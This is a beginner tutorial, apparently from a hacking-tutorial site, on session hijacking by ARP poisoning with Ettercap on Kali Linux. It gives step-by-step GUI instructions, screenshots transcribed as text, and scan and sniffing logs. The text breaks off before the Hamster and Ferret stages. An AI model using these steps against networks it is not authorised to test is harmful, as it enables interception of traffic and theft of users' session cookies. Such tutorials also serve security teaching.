Session Hijacking using Ettercap, Hamster and Ferret (A Beginner Guide)

hackingarticles.in/session-hijacking-using-ettercap-hamster-and-ferret-a-beginner-guide


Raj

December 8, 2015


From Wikipedia

Session hijacking, sometimes also known as cookie hijacking is the exploitation of a valid computer session—sometimes also called session key—to gain unauthorized access to information or services in a computer system. In particular, it is used to refer to the theft of a magic cookie used to authenticate a user to a remote server. It has particular relevance to web developers, as the HTTP cookies used to maintain a session on many web sites can be easily stolen by an attacker using an intermediary computer or with access to the saved cookies on the victim's computer.


First of all, login to Kali Linux and select **ettercap .**



Click on sniff. Select **unified sniffing** option.



ettercap 0.8.2
File
Sniff
Options
Info
Unified sniffing... Ctrl+U
Bridged sniffing... Ctrl+B
Set pcap filter... Ctrl+P
Ettercap

It will ask for network interface. Select **eth0** and click OK.




Network interface : eth0

Now select Hosts and click on **scan for hosts** or press ctrl+s.



```
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
```

It will show the IP Addresses in the network. Select the target IP Address like **192.168.1.106** and click on add to Target 1.




IP Address	MAC Address	Description
192.168.0.1	C8:3A:35:44:FD:D0	
192.168.0.100	9C:D3:5B:21:FA:FD	
192.168.0.102	44:91:DB:2E:1E:1C	
192.168.0.106	74:D4:35:F1:C0:7B	
192.168.0.112	74:D4:35:F1:B8:62	
fe80::3140:acd1:5a5d:631e	74:D4:35:F1:B8:62	
fe80::b0d0:955e:b7b0:23ef	74:D4:35:F1:C0:7B	
192.168.0.118	FC:AA:14:18:A5:EA	

```
ARP poisoning victims:

 GROUP 1 : ANY (all the hosts in the list)

 GROUP 2 : ANY (all the hosts in the list)
Unified sniffing already started...
```


Now select Mitm (man in the middle) option. Click on ARP poisoning.



```
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
5 hosts added to the hosts list...
```

It will ask for sniff remote connections or only poison one-way. Check the option sniff remote connections.



MITM Attack: ARP Poisoning

Optional parameters


☑ Sniff remote connections.

□ Only poison one-way.

```
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
5 hosts added to the hosts list...
DHCP: [192.168.0.1] ACK : 0.0.0.0 255.255.255.0 GW 192.168.0.1 DNS 202.56.230.7
```

Now Select start option and click on start sniffing or press **shift+ctrl+W.**

